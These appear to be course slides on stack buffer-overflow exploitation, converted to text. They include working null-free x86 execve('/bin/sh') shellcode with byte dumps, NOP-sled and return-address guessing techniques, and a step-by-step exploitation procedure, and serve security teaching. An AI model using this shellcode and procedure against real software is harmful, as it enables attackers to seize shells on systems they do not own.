


execve minor optimization


- Reuse the NULL word in argv



Let’s rewrite get_shell




```
.LC0:
        .string "/bin/sh"
get_shell:
        movl    $.LC0, %ebx
        pushl   $0
        movl    %esp, %edx
        pushl   %ebx
        movl    %esp, %ecx
        movl    $11, %eax
        int     $0x80
```




We still have an absolute address for /bin/sh

- We can write it to the stack!



```
get_shell:
        pushl   $0x0068732f     # '/sh\0'
        pushl   $0x6e69622f     # '/bin
        movl    %esp, %ebx
        pushl   $0
        movl    %esp, %edx
        pushl   %ebx
        movl    %esp, %ecx
        movl    $11, %eax
        int     $0x80
```



eax = 11

Shellcode caveats

- “Forbidden” characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scanf

```
68 2f 73 68 00          pushl   $0x0068732f
68 2f 62 69 6e          pushl   $0x6e69622f
89 e3                   movl    %esp, %ebx
6a 00                   pushl   $0x0
89 e2                   movl    %esp, %edx
53                      pushl   %ebx
89 e1                   movl    %esp, %ecx
b8 0b 00 00 00          movl    $0xb, %eax
cd 80                   int     $0x80
```

Use xor to get a 0

- xorl %eax, %eax clears eax
- Push /bin/shX
- Overwrite ‘X’ with al
- Push eax instead of 0
- movb $0xb, %al overwrites just the least significant byte of eax with 11

```
31 c0                   xorl    %eax, %eax
68 2f 73 68 58          pushl   $0x5868732f
68 2f 62 69 6e          pushl   $0x6e69622f
88 44 24 07             movb    %al, 0x7(%esp)
89 e3                   movl    %esp, %ebx
50                      pushl   %eax
89 e2                   movl    %esp, %edx
53                      pushl   %ebx
89 e1                   movl    %esp, %ecx
b0 0b                   movb    $0xb, %al
cd 80                   int     $0x80
```

Fancy new shellcode!

- No forbidden characters!
- Can we now copy and paste? Pretty much! (subject to constraints)
- Exploitation procedure:
    1. Find vulnerability that lets you inject shellcode into process
    2. Find vulnerability that lets you overwrite control data (like a return address) with the address of your shell code (this can be the same vuln as in step 1)
    3. Exploit vulnerabilities in steps 1&2

How do you know the address of the shellcode?

- Memory layout is affected by a variety of factors
    - Command line arguments
    - Environment variables
    - Threads—let’s ignore these for now
    - Address space layout randomization (ASLR)—we’ll come back to this later



1GB
Kernel space
User code CANNOT read from nor write to these addresses, doing so results in a Segmentation Fault
0xc0000000 == TASK_SIZE
Environment vars and program arguments
Stack (grows down)
RLIMIT_STACK (e.g., 8MB)
Memory Mapping Segment
File mappings (including dynamic libraries) and anonymous mappings. Example: /lib/libc.so
3GB
program break
brk
Heap
start_brk
BSS segment
Uninitialized static variables, filled with zeros.
Example: static char *userName;
end_data
Data segment
Static variables initialized by the programmer.
Example: static char *gonzo = "God's own prototype";
start_data
end_code
Text segment (ELF)
Stores the binary image of the process (e.g., /bin/gonzo)
0x08048000
0


Image source: http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory/

Dealing with addresses

- When overwriting the return address on the stack, we may not know the exact stack address
  - Duplicate the return address several times
- But where should it point? We probably don’t know the exact address of the buffer where we injected our shellcode
  - Add a bunch of nop (no-op) instructions to the beginning of our shellcode and hope we land in the middle of them.
- Sometimes we can control the layout and make it deterministic

Hard to guess address


- NOTE: For the rest of these slides, low addresses are on the top, high are on the bottom!



shellcode

ret guess

Hard to guess address



shellcode


ret guess

ret guess

…

ret guess

Hard to guess address



nop

…

nop

shellcode


ret guess

ret guess


…

ret guess


Hard to guess address



Hard to guess address




Hard to guess address



Deterministic layout

- We can control the process’s command line arguments and environment by launching the program ourselves:



```c
#include <unistd.h>

int main() {
        char *argv[3];
        char *envp[1] = { NULL };
        argv[0] = ”/path/to/target";
        argv[1] = "argument";
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}
```

Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!